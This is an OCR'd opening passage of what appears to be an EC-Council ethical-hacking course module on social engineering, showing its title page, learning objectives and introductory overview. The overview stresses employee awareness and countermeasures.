
EC-Council

MODULE 09

SOCIAL ENGINEERING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Social Engineering Concepts and Phases
- LO#02: Explain Various Social Engineering Techniques
- LO#03: Summarize Insider Threats
- LO#04: Explain Impersonation on Social Networking Sites
- LO#05: Explain Identity Theft
- LO#06: Explain Social Engineering Countermeasures

Learning Objectives

This module provides an overview of social engineering. Although it focuses on fallacies and advocates effective countermeasures, the possible methods of extracting information from another human being rely on attackers’ ingenuity. The features of these techniques make them art, but the psychological nature of some of these techniques makes them a science. The “**bottom line**” is that there is no ready defense against social engineering; only constant vigilance can circumvent some social engineering techniques used by attackers.

At the end of this module, you will be able to:


- Describe social engineering concepts
- Perform social engineering using various techniques
- Describe insider threats
- Perform impersonation on social networking sites
- Describe identity theft
- Apply social engineering countermeasures
- Apply knowledge of insider threats and identity theft countermeasures

LO#01: Summarize Social Engineering Concepts and Phases

Social Engineering Concepts

There is no single security mechanism that can protect from the social engineering techniques used by attackers. Only educating employees on how to recognize and respond to social engineering attacks can minimize attackers’ chances of success. Before going ahead with this module, it is first necessary to discuss various social engineering concepts.

This section describes social engineering, frequent targets of social engineering, behaviors vulnerable to attack, factors making companies vulnerable to attack, why social engineering is effective, the principles of social engineering, and the phases of a social engineering attack.



What is Social Engineering?

